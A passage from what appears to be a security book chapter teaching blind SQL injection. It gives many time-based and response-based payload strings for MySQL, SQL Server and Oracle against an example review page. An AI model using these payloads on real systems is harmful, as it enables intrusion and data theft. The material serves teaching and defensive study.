Now that we have covered a little background theory on both classes of techniques it is time to dig into the actual exploits. When covering the various methods for inferring data there was an explicit assumption that an inference mechanism existed that enabled us to use either a binary search method or a bit-by-bit method to retrieve the value of a byte. In this section, we will discuss and dissect a time-based mechanism that you can use with both inference methods. You will recall that for the inference methods to work you need to be able to differentiate between two states based on some attribute of the page response. One attribute that every response has is the time difference between when the request was made and when the response arrived. If you could pause a response for a few seconds when a particular state was true but not when the state was false, you would have a signaling trick that would suit both inference methods.

Delaying Database Queries

Because introducing delays in queries is not a standardized capability of SQL databases, each database has its own trick to introduce delays. We'll cover the tricks for MySQL, SQL Server, and Oracle in the subsections that follow.

MySQL Delays

MySQL has two possible methods of introducing delays into queries, depending on the MySQL version. If the version is 5.0.12 or later, a *SLEEP( )* function is present which will pause the query for a fixed number of seconds (and microseconds if needed). Figure 5.4 shows a query that executed *SLEEP(4.17)* and took exactly 4.17 seconds to run, as the result line shows.

Figure 5.4 Executing MySQL *SLEEP( )*

```
@:~ — ssh — ttys004 — 46×7
mysql> select sleep(4.17) as 'I''m dreaming';
+--------------+
| I'm dreaming |
+--------------+
|            0 |
+--------------+
1 row in set (4.17 sec)
```

For versions of MySQL that do not have a *SLEEP( )* function it is possible to duplicate the behavior of *SLEEP( )* using the *BENCHMARK( )* function, which has the prototype *BENCHMARK(N, expression)* where *expression* is some SQL expression and *N* is the number of times the expression should be repeatedly executed. The primary difference between

BENCHMARK( ) and *SLEEP( )* is that *BENCHMARK( )* introduces a variable but noticeable delay into the query, whereas *SLEEP( )* forces a fixed delay. If the database is running under a heavy load, *BENCHMARK( )* will run more slowly, but because the noticeable delay is accentuated rather than diminished the usefulness of *BENCHMARK( )* in inference attacks remains.

Because expressions are executed very quickly, you need to run them many times before you will start to see delays in the query, and *N* can take on values of 1,000,000,000 or higher. The expression must be scalar, so functions that return single values are useful, as are subqueries that return scalars. Here are a number of examples of the *BENCHMARK( )* function along with the time each took to execute on my MySQL installation:

```
SELECT BENCHMARK(1000000,SHA1(CURRENT_USER)) (3.01 seconds)
SELECT BENCHMARK(100000000,(SELECT 1)) (0.93 seconds)
SELECT BENCHMARK(100000000,RAND()) (4.69 seconds)
```

This is all very neat, but how can you implement an inference-based blind SQL injection attack using delayed queries in MySQL? A demonstration might by suitable at this point, so I'll introduce the simple example application that we'll use from this point on in the chapter. The example has a table called *reviews* that stores movie review data and whose columns are *id*, *review_author*, and *review_content*. When accessing the page http://www.victim.com/count_reviews.php?review_author=MadBob then the following SQL query is run:

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob'
```

Possibly the simplest inference we can make is whether we are running as the root user. Two methods are possible—one using *SLEEP( )*:

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' UNION SELECT
   IF(SUBSTRING(USER(),1,4)='root',SLEEP(5),1)
```

and the other using *BENCHMARK( )*:

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' UNION SELECT
   IF(SUBSTRING(USER(),1,4)='root',BENCHMARK(100000000,RAND()),1)
```

When we convert them into page requests they become:

```
count_reviews.php?review_author=MadBob' UNION SELECT
   IF(SUBSTRING(USER(),1,4)=0x726f6f74,SLEEP(5),1)#
```

and

```
count_reviews.php?review_author=MadBob' UNION SELECT
   IF(SUBSTRING(USER(),1,4)=0x726f6f74,BENCHMARK(100000000,RAND()),1)#
```

(Note the replacement of *root* with the string *0x726f6f74*, which is a common evasion technique as it allows you to specify strings without using quotes, and the presence of the # symbol at the end of each request to comment out any trailing characters.)

You may recall that you can infer data through either a binary search approach or a bit-by-bit approach. Since we already dealt with the underlying techniques and theory in depth, I'll provide exploit strings for both in the next two subsections.

Generic MySQL Binary Search Inference Exploits

The following is an example for string injection points (Note: This will require massaging to get the number of columns in the *UNION SELECT* to match that of the first query):

```
' UNION SELECT IF(ASCII(SUBSTRING((…),i,1))>k,SLEEP(1),1)#
' UNION SELECT IF(ASCII(SUBSTRING((…),i, 1))>k,BENCHMARK(100000000,
    RAND()),1)#
```

The following is an example for numeric injection points:

```
+ if(ASCII(SUBSTRING((…),i,1))>k,SLEEP(5),1)#
+ if(ASCII(SUBSTRING((…),i, 1))>k,BENCHMARK(100000000, RAND()),1)#
```

where *i* is the *i*-th byte returned by the subquery (…) and *k* is the current middle value of the binary search. If the inference question returns *TRUE* the response is delayed.

Generic MySQL Bit-by-Bit Inference Exploits

The following is an example for string injection points using the bitwise *AND*, which you can substitute for other bit operations (Note: These exploits will require massaging when used to match the number of columns in the *UNION* select to that of the first query):

```
' UNION SELECT IF(ASCII(SUBSTRING((…),i,1))&2^j=2^j,SLEEP(1),1)#
' UNION SELECT IF(ASCII(SUBSTRING((…),i, 1))&2^j=2^j,BENCHMARK(100000000,
    RAND()),1)#
```

The following is an example for numeric injection points:

```
+ if(ASCII(SUBSTRING((…),i,1))&2^j=2^j,SLEEP(1),1)#
+ if(ASCII(SUBSTRING((…),i, 1))2^j=2^j,BENCHMARK(100000000, RAND()),1)#
+ if(ASCII(SUBSTRING((…),i,1))|2^j>ASCII(SUBSTRING((…),i,1)),SLEEP(1),1)#
+ if(ASCII(SUBSTRING((…),i, 1))|2^j>ASCII(SUBSTRING((…),i,1)),
    BENCHMARK(100000000, RAND()),1)#
+ if(ASCII(SUBSTRING((…),i,1))^2^j<ASCII(SUBSTRING((…),i,1)),SLEEP(1),1)#
+ if(ASCII(SUBSTRING((…),i, 1))^2^j<ASCII(SUBSTRING((…),i,1)),
    BENCHMARK(100000000, RAND()),1)#
```

where *i* is the *i*-th byte returned by the subquery (…) and *j* is the bit we are interested in (bit 1 is the least significant and bit 8 is the most significant). So, if we want to retrieve bit 3, then $2^j = 2^3 = 8$, and for bit 5, $2^j = 2^5 = 32$.

TIP

As always with SQL injection, asking where in the original query your input ends up is an important step toward understanding the effect of your exploit. For example, the timing-based inference attacks on MySQL almost always introduce a delay in the *WHERE* clause of the query. However, because the *WHERE* clause is evaluated against each row, any delay is multiplied by the number of rows against which the clause is compared. For example, using the exploit snippet + *IF(ASCII(SUBSTRING((…),i,1))>k,SLEEP(5),1)* on a table of 100 rows produces a delay of 500 seconds. At first glance, this may seem contrary to what you would like, but it does allow you to estimate the size of tables; moreover, since *SLEEP( )* can pause for microseconds, you can still have the overall delay for the query take just a few seconds even if the table has thousands or millions of rows.

SQL Server Delays

SQL Server provides an explicit facility for pausing the execution of any query. Using the *WAITFOR* keyword it is possible to cause SQL Server to halt execution of a query until some time period has passed, which can be either relative to the time at which the keyword was encountered or an absolute time when execution should resume (such as 21:15). You most often will use the relative option, which makes use of the *DELAY* keyword. Thus, to pause execution for 1 minute, 53 seconds you would use *WAITFOR DELAY '00:01:53'*. The result is a query that indeed executes for 1 minute, 53 seconds, as Figure 5.5 shows—the time the query took to execute is shown in the status bar along the bottom of the window. Note that this does not impose a maximum bound on the execution time; you are not telling the database to only execute for 1:53; rather, you are *adding* 1:53 to the query's normal execution time, so the delay is a minimum bound.

Notes from the Underground…

Simulating BENCHMARK( ) on Microsoft SQL Server and Other Databases


In mid-2007, Chema Alonso published a technique for duplicating MySQL's *BENCHMARK( )* effect of prolonging queries through an extra processing load in SQL Server, and this provided another mechanism for inferring data without the need for

Continued

an explicit *SLEEP( )*-type function. His technique used two subqueries separated by a logical *AND* where one of the queries would take a number of seconds to run and the other contained an inference check. If the check failed (bit *x* was 0), the second subquery would return and the first subquery would be prematurely aborted due to the presence of the *AND* clause. The net effect was that if the bit being inferred was 1, the request would consume more time than if the bit was 0. This was interesting, as it sidestepped any checks that explicitly banned the keywords *WAITFOR DELAY*.

Alonso released a tool implementing his idea with support for Microsoft Access, MySQL, SQL Server, and Oracle. It is available at www.codeplex.com/marathontool.

Figure 5.5 Executing *WAITFOR DELAY*



Because the *WAITFOR* keyword is not useable in subqueries, you do not have exploit strings that use *WAITFOR* in the *WHERE* clause. However, SQL Server does support stacked queries, which is very useful in this situation. The approach you should follow is to build an exploit string that is simply tagged on to the back of the legitimate query, completely separated by a semicolon.

Let's look at an example application that is identical to the movie review application demonstrated with MySQL previously, except that now the application runs on SQL Server and ASP.NET. The SQL query run by the page request *count_reviews.aspx?status=Madbob* is as follows:

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob'
```

To determine whether the database login is *sa* you can execute the following SQL:

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob';
   IF SYSTEM_USER='sa' WAITFOR DELAY '00:00:05'
```

If the request took longer than five seconds you can infer that the login is *sa*. Converted into a page request, this becomes:

```
count_reviews.aspx?review_author=MadBob'; IF SYSTEM_USER='sa' WAITFOR
   DELAY '00:00:05
```

You may have noticed that the page request did not have a trailing single quote, and this was intentional as the vulnerable query supplied the trailing single quote. Another point to consider is that the inference question we chose to ask has the least possible number of explanations: Instead of testing whether we are not *sa* we seek to affirm that we are by pausing for five seconds. If we inverted the question such that the delay occurred only when the login was not *sa*, a quick response can infer *sa* but it could also be as a result of a problem with the exploit.

Because we can choose either a binary search or a bit-by-bit method to infer data, and given that we have already dealt with the underlying techniques and theory in depth, I'll provide only exploit strings for both in the next two subsections.

Generic SQL Server Binary Search Inference Exploits

The following is an example for string injection points (Note: We utilize stacked queries, so *UNION*s are not required):

```
'; IF ASCII(SUBSTRING((…),i,1)) > k WAITFOR DELAY '00:00:05';--
```

where *i* is the *i*-th byte returned by the one-row subquery (…) and *k* is the current middle value of the binary search. Numeric injection points are identical except for the absence of the initial single quote.

Generic SQL Server Bit-by-Bit Inference Exploits

The following is an example for string injection points using the bitwise *AND*, which can be substituted for other bit operations. This exploit utilizes stacked queries, so *UNION*s are not required:

```
'; IF ASCII(SUBSTRING((…),i,1))&2^j=2^j WAITFOR DELAY '00:00:05';--
```

where *i* is the *i*-th byte returned by the subquery (…) and *j* is the bit position under examination. Numeric injection points are identical exception for the absence of the initial single quote.

Oracle Delays

The situation with time-based blind SQL injection in Oracle is a little stickier. Although it is true that a *SLEEP( )* equivalent exists in Oracle, the manner in which you call *SLEEP( )* does not allow you to embed it in a *WHERE* clause of a *SELECT* statement. A number of SQL injection resources point to the DBMS_LOCK package which provides the *SLEEP( )* function, among others. You can call it with

```
BEGIN DBMS_LOCK.SLEEP(n); END;
```

where *n* is the number of seconds for which to halt execution.

However, there are a number of restrictions with this method. First, you cannot embed it in a subquery, as it is PL/SQL code and not SQL code, and because Oracle does not support stacked queries, this *SLEEP( )* function is somewhat of a white elephant. Second, the DBMS_LOCK package is not available to users apart from database administrators (DBAs) by default, and because non-privileged users are commonly used to connect to Oracle databases (well, more often seen than in the SQL Server world) this effectively makes the DBMS_LOCK trick moot.

If, by some small miracle, the injection point is in a PL/SQL block, the following snippet would generate a delay:

```
IF (BITAND(ASCII(SUBSTR((…),i,1)),2^j)=2^j) THEN DBMS_LOCK.SLEEP(5); END IF;
```

where *i* is the *i*-th byte returned by the subquery (…) and *j* is the bit position under examination.

You could also attempt the heavy query approach pioneered by Alonso.

Time-Based Inference Considerations

Now that we have looked at specific exploit strings for three databases that enable both binary search and bit extraction time-based inference techniques, there are a few messy details that we need to discuss. We have considered timing to be a mostly static attribute where in one case a request completes quickly but in the other state it completes very slowly, allowing us to infer state information. However, this is reliable only when the causes of the delay are guaranteed, and in the real world this is seldom the case. If a request takes a long time, it could be as a result of the intentional delay we inserted, but the slow response might equally be caused by a loaded database or congested communications channel. We can partially solve this in one of two ways:

1. Set the delay long enough to smooth out possible influence from other factors. If the average round trip time (RTT) is 50 milliseconds, a 30 second delay provides a very wide gap that will mostly prevent other delays from drowning out the inference. Unfortunately, the delay value is dependent on the line conditions and database load, which are dynamic and hard to measure, so we tend to overcompensate, making the data retrieval inefficient. Setting the delay value too high also runs the risk of triggering timeout exceptions either in the database or in the Web application framework.
2. Send two almost identical requests simultaneously with the delay-generating clause dependent on a 0-bit in one request and a 1-bit in the other. The first request to return (subject to normal error checking) will likely be the predicate that did *not* induce a delay, and state can be inferred even in the presence of non-deterministic delay factors. This rests on the assumption that if both requests are made simultaneously, the unpredictable delays are highly likely to affect both requests.

Using Response-Based Techniques

Just as we used request timing to infer information about a particular byte, we can also infer state by carefully examining all data in the response, including content and headers. You can infer state either by the text contained in the response or by forcing errors when particular values are under examination. For example, the inference exploit could contain logic that alters the query such that query results are returned when the examined bit is 1 and no results if the bit is 0, or again, an error could be forced if a bit is 1 and no error generated when the bit is 0.

Although we will delve into error-generating techniques shortly, it is worth mentioning here that the types of errors we strive to generate are runtime errors rather than query compilation errors. If the syntax in the query is wrong, it will always produce an error, regardless of the inference question; the error should be generated only when the inference question is either *TRUE* or *FALSE*, but never both.

Most blind SQL injection tools use response-based techniques for inferring information, as the results are not influenced by uncontrolled variables such as load and line congestion; however, this approach does rely on the injection point returning some modifiable response to the attacker. You can use either the binary search approach or the bit-by-bit approach when inferring information by poring over the response.


MySQL Response Techniques

Consider the case where the following SQL query is executed through a Web application with input data *MadBob*, and returns one row from the *reviews* table that is contained in the page response. The query is:

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob'
```

The result of execution is a single row containing the number of reviews written by MadBob, and this is displayed on the Web page in Figure 5.6.

Figure 5.6 Query for "MadBob" Returning a Count of Two Reviews, Used As *TRUE* Inference



By inserting a second predicate into the *WHERE* clause, it is possible to alter whether the query returns any results. You can then infer one bit of information by asking whether the query returned a row, with the following statement:

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' AND
   ASCII(SUBSTRING(user(),i,1))>k#
```

If no results are returned, you can infer that bit *k* of byte *i* is 0; otherwise, the bit is 1. This is visible in Figure 5.7, where a search with the string *MadBob' and if(ASCII(SUBSTRING(user( ), 1,1))>127,1,0)#* produced a 0 review count. This is a *FALSE* state and so the 1 character has an ASCII value less than 127.

Figure 5.7 Query That Returns a Count of 0 Reviews and Is a *FALSE* Inference

Where numeric parameters are used, it is possible to split and balance input. If the original query is:

```
SELECT COUNT(*) FROM reviews WHERE id=1
```

a split and balanced injection string that implements the bit-by-bit approach is:

```
SELECT COUNT(*) FROM reviews WHERE id=1+
   if(ASCII(SUBSTRING(CURRENT_USER(),i,1))&2^j=2^j,1,0)
```

Where it is not possible to alter content, an alternative method of inferring state is to force database errors when a 1-bit is seen and no errors when a 0-bit is seen. Using MySQL subqueries in combination with a conditional statement, you can selectively generate an error with this SQL query that implements the bit-by-bit inference method:

```
SELECT COUNT(*) FROM reviews WHERE
   id=IF(ASCII(SUBSTRING(CURRENT_USER(),i,1))&2^j=2^j,(SELECT table_name
   FROM information_schema.columns WHERE table_name = (SELECT table_name
   FROM information_schema.columns)),1);
```

This is fairly dense, so it helps to break the query into pieces. The *IF( )* statement handles the conditional branching, and the condition we are testing is one we have seen regularly

throughout this chapter: *ASCII(SUBSTRING(CURRENT_USER( ),i,1))&2^j=2^j*, which implements the bit-by-bit inference method. If the condition is true (i.e., bit *j* is a 1-bit), the query *SELECT table_name FROM information_schema.columns WHERE table_name = (SELECT table_name FROM information_schema.columns)* is run, and this query has a subquery that returns multiple rows in a comparison. Because this is forbidden, execution halts with an error. On the other hand, if bit *j* was a 0-bit, the *IF( )* statement returns the value *1*. The true branch on the *IF( )* statement uses the built-in *information_schema.columns* table, as this exists in all MySQL Version 5.0 and later databases.

I should point out that when using an application written in PHP with MySQL as the data store, errors arising from the execution of database queries do not generate exceptions that cause generic error pages. The calling page must check whether *mysql_query( )* returns *FALSE*, or whether *mysql_error( )* returns a non-empty string; if either condition exists, the page prints an application-specific error message. The result of this is that MySQL errors do not produce HTTP 500 response codes, but rather the regular 200 response code.

SQL Server Response Techniques

Consider the following T-SQL that can infer one bit of information by asking whether a vulnerable query returned rows with the statement:

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' and
   SYSTEM_USER='sa'
```

If the query returned results the login in use was *sa*, and if no rows came back the login was something else. You can integrate this quite easily with the binary search and bit-by-bit inference methods to extract the actual login:

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' AND
   ASCII(SUBSTRING(SYSTEM_USER,i,1))>k--
```

and

```
SELECT COUNT(*) FROM reviews WHERE review_author='MadBob' AND
   ASCII(SUBSTRING(SYSTEM_USER,i,1))&2^j=2^j
```

The split and balance trick works nicely with response-based inference on SQL Server. Combined with a conditional subquery that uses *CASE*, you can include a string as part of the search depending on the state of a bit or value. Consider first a binary search example:

```
SELECT COUNT(*) FROM reviews WHERE review_author='Mad'+(SELECT CASE WHEN
   ASCII(SUBSTRING(SYSTEM_USER,i,1))>k THEN 'Bob' END) + ''
```

Here is the matching bit-by-bit example:

```
SELECT COUNT(*) FROM reviews WHERE review_author='Mad'+(SELECT CASE WHEN
   ASCII(SUBSTRING(SYSTEM_USER,i,1))&2^j=2^j THEN 'Bob' END) + ''
```

If either of these two queries returned results only seen for the search input *'MadBob'*, then in the binary search exploit the *i*-th byte had an ASCII value greater than *k* or in the bit-by-bit exploit the *i*-th byte had the *j*-th bit set to 1.

You could also force a database error in cases where the page does not return content but does trap database errors and displays either a default error page or an HTTP 500 page. One common example of this is ASP.NET Web sites running on Internet Information Server (IIS) 6 and 7 that do not have the *<customError>* tag set in the web.config configuration file, and where the vulnerable page does not trap exceptions. If a broken SQL query is submitted to the database, a page similar to that shown in Figure 5.8 is displayed, and digging deeper into the returned HTTP headers reveals that the HTTP status was 500 (Figure 5.9). The error page does not lend itself to the regular error-based extraction methods because database error messages are not included.

Figure 5.8 Default Exception Page in ASP.NET




Figure 5.9 Response Headers Showing 500 Status

```
HTTP/1.x 500 Internal Server Error
Date: Fri, 09 Jan 2009 13:07:34 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 4709
```

Introducing errors can be tricky. The error cannot exist in the syntax because this would cause the query to always fail before execution; rather, you want the query to fail only when some condition exists. This is often accomplished with a divide-by-zero clause combined with a conditional *CASE*:

```
select * FROM reviews WHERE review_author='MadBob'+(CASE
   WHENASCII(SUBSTRING(SYSTEM_USER,i,1))>k THEN CAST(1/0 AS CHAR) END)
```

The underlined division will be attempted only if the *k*-th bit of byte *i* is 1, allowing you to infer state.

Oracle Response Techniques

The Oracle response-based exploits are similar in structure to both MySQL and SQL Server, but obviously they rely on different functions for the key bits. For example, to determine whether the database user is a DBA, the following SQL query will return rows when this is true and no rows otherwise:

```
SELECT * FROM reviews WHERE review_author='MadBob' AND
SYS_CONTEXT('USERENV','ISDBA')='TRUE';
```

Likewise, you can write a bit-by-bit inference exploit that measures state based on whether results are returned with a second injected predicate:

```
SELECT * FROM reviews WHERE review_author='MadBob'
ANDBITAND(ASCII(SUBSTR((…),i,1)),2^j)=2^j
```

The binary search form is:

```
SELET * FROM reviews WHERE review_author='MadBob' and
ASCII(SUBSTR((…),i,1)) > k
```

Using Oracle's string concatenation, it is also possible to make the exploit safe to use in a function or procedure argument list by rewriting it as a split and balanced string with concatenation and a *CASE* statement:

```
Mad'||(SELECT CASE WHEN (ASCII(SUBSTR((…),i,1)) > k THEN 'Bob' ELSE '' END
   FROM DUAL)||';
```


With the preceding snippet, the full *'MadBob'* string is generated only when the inference test returns *true*.

Finally, we can also generate runtime errors with a divide-by-zero clause, similar to what we did with SQL Server. Here is a sample snippet that contains a zero divisor in a split and balanced bit-by-bit approach:

```
MadBob'||(SELECT CASE WHEN BITAND((ASCII(SUBSTR((…),i,1))2^j)=2^j THEN
   CAST(1/0 AS CHAR) ELSE '' END FROM DUAL)||';
```

Observe how the division had to be wrapped in a *CAST( )*; otherwise, the query would always fail with a syntax error. When the inference question returned *TRUE* in a vulnerable page running on Apache Tomcat, an uncaught exception was thrown, resulting in the HTTP 500 server error shown in Figure 5.10.

Figure 5.10 Uncaught Oracle Exception Caused by a 0 Divisor



Returning More Than One Bit of Information

So far, each inference technique we've covered focused on deriving the status of a single bit or byte based on whether the inference question returned *TRUE* or *FALSE*, and the fact that only two states were possible permitted the extraction of exactly one bit of information

per request. If more states are possible, more bits can be extracted per request, which would improve the channel bandwidth. The number of bits that can be extracted per request is $\log_2 n$, where n is the number of possible states a request could have. To quantify this with actual figures, each request would need four states to return two bits, eight states to return three bits, 16 states to return four bits, and so on. But how can more states be introduced into a request? In some cases, it is not possible to introduce more states just as blind SQL injection is not possible in all vulnerable injection points, but it often is possible to extract more than one bit. In cases where the inference question is answered with timing methods or content methods, it is possible to introduce more than two states.

Up until now, the bit-by-bit approach has asked whether bit j of byte i is 1. If four states are possible, the inference question could be a series of questions that ask whether the two bits starting at bit j of byte i are 00, 01, 10, or 11. Where timing is used as the inference method, this could be phrased as the following *CASE* statement:

```
CASE
   WHEN ASCII(SUBSTRING((…),i,1))&(2^j+2^(j-1)) = 0
      THEN WAITFOR DELAY '00:00:00'
   WHEN ASCII(SUBSTRING((…),i,1))&(2^j+2^(j-1)) = 1
      THEN WAITFOR DELAY '00:00:05'
   WHEN ASCII(SUBSTRING((…),i,1))&(2^j+2^(j-1)) = 2
      THEN WAITFOR DELAY '00:00:10'
   ELSE
      THEN WAITFOR DELAY '00:00:15'
END
```

This does not seem particularly remarkable; in the worst case (where the bitstring is *11*) this *CASE* statement yields a 15-second delay, which is longer than if these two bits were extracted one at a time with a five-second delay, but on uniformly distributed data the average delay is less than 10 seconds. This approach also requires fewer requests, so the total time spent on request submission and response transmission is lowered.

Another option to increase the number of states is to alter the search term in a *WHERE* clause so that, for instance, one of four possible results is displayed, allowing you to infer the bitstring:

```
SELECT * FROM reviews WHERE review_author='' + (SELECT
CASE
   WHEN ASCII(SUBSTRING((…),i,1))&(2^j+2^(j-1))= 0
      'MadBob'
   WHEN ASCII(SUBSTRING((…),i,1))&(2^j+2^(j-1))= 1
      'Hogarth'
```

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```
   WHEN ASCII(SUBSTRING((…),i,1))&(2^j+2^(j-1)) = 2
      'Jag'
   ELSE
      'Eliot'
END)
```

When the search results match *'MadBob'* the inference is *'00'*; when they match *'Hogarth'* it's *'01'*, when they match *'Jag'* it's *'10'*, and when they match *'Eliot'* it's *'11'*.

The two *CASE* statements in the preceding code demonstrate how to improve the bit-by-bit approach. However, it is also possible to improve the binary search approach. One of the major drawbacks to the binary search is that only a single relation is tested—namely, "greater than." Say the ASCII value of the byte under examination is 127. The first inference questions asks "Is 127 > 127?" The answer is *FALSE* and so seven further questions must be asked to refine the question, until you ask "Is 127 > 126?" after which the value is inferred. Instead, you would like to insert a second, shortcut question after the first inference question—"Is 127 = 127?"—but include both questions in a single request. You can do this through a *CASE* statement implementing a binary search method combined with an error-generating divide-by-zero clause:

```
CASE
   WHEN ASCII(SUBSTRING((…),i,1)) > k
      THEN WAITFOR DELAY '00:00:05'
   WHEN ASCII(SUBSTRING((…),i,1)) = k
      THEN 1/0
   ELSE
      THEN WAITFOR DELAY '00:00:10'
END
```

Thus, if an error is observed, i = *k*. If the request is delayed by five seconds, *i* is greater than *k*; otherwise, *i* is less than *k*.

Using Alternative Channels

The second major category of techniques for retrieving data with blind SQL injection vulnerabilities is the use of alternative, out-of-bound channels. Instead of relying on an inference technique to derive data, channels apart from the HTTP response are co-opted into to carry chunks of data for us. The channels are not applicable to all databases, as they tend to rely on the databases' supported functionality; by way of example, DNS is a channel that can be utilized with SQL Server and Oracle, but not with MySQL.

We will discuss four separate alternative channels for blind SQL injection: database connections, DNS, e-mail, and HTTP. The basic idea is to package the results of an

SQL query in such a way that they can be carried back to the attacker using one of the three alternative channels.

Database Connections

